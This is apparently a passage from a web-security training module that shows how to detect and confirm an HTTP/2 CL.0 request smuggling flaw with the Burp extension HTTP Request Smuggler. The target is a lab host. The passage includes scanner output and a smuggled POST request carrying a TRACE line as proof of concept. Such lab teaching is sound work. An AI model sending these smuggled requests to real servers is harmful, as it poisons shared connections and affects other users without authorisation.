**Tools of the Trade**

We can again use the Burp Extension [HTTP Request Smuggler](https://github.com/PortSwigger/http-request-smuggler) to make our lives significantly easier when hunting for HTTP/2-related request smuggling vulnerabilities.


To start, we can send any HTTP/2 request to Burp Repeater. As an example, consider the following request:

Code: http

GET /index.php?param1=HelloWorld HTTP/2

Host: http2.htb

We can then right-click the request and go to Extensions > HTTP Request Smuggler > CL.0:



This will open a new window that is most likely too large for your screen. Just leave everything in the default settings and press Enter to start the scan. Burp will then run a scan for a CL.0 vulnerability in the background. This is the same as the type of H2.CL vulnerability discussed in the previous section. It is also called CL.0 vulnerability since the CL header is set to 0 and the request body contains only the smuggled request.

We can see the result of the scan in Extensions > Installed. When selecting the HTTP Request Smuggler extension from the list, select the Output Tab at the bottom of the window. The result is printed to the UI and looks like this:

Queueing reuest scan: CL.0

Found issue: CL.0 desync: h2CL|TRACE /

Target: https://172.17.0.2

HTTP Request Smuggler repeatedly issued the attached request. After 1 attempts, it got a response that appears to have been poisoned by the body of the previous request. For further details and information on remediation, please refer to https://portswigger.net/research/browser-powered-desync-attacks

Evidence:

======================================

GET /index.php HTTP/2

Host: 172.17.0.2:8443

Origin: https://wguglsurkz2.com

======================================

POST /index.php HTTP/1.1

Host: 172.17.0.2:8443

Origin: https://wguglsurkz2.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

TRACE / HTTP/1.1

X-YzBqv:

======================================

POST /index.php HTTP/1.1

Host: 172.17.0.2:8443

Origin: https://wguglsurkz2.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

TRACE / HTTP/1.1

X-YzBqv:

======================================

Burp tells us that the web application is vulnerable to a CL.0 vulnerability. It gives us a proof-of-concept request to verify the finding from the automated scan. Let's verify the result. To do so, we are going to use the following requests from the above output. Request 1:

Code: http

POST /index.php HTTP/1.1

Host: 172.17.0.2:8443

Origin: https://wguglsurkz2.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

TRACE / HTTP/1.1

X-YzBqv:

Request 2:


Code: http

GET /index.php HTTP/2


Host: 172.17.0.2:8443

Origin: https://wguglsurkz2.com

Create a tab group in Burp Repeater and ensure that the Update Content-Length option is unchecked for the first request. To verify that other users can be affected, we will send the two requests subsequently via separate TCP connections, giving us the following two responses. The first response is a 200 status code and contains the index we requested:



However, the second response is a 405 status code:



This indicates that we successfully smuggled the TRACE request past the reverse proxy and influenced the second request, proving a request smuggling vulnerability with the help of the burp extension HTTP Request Smuggler.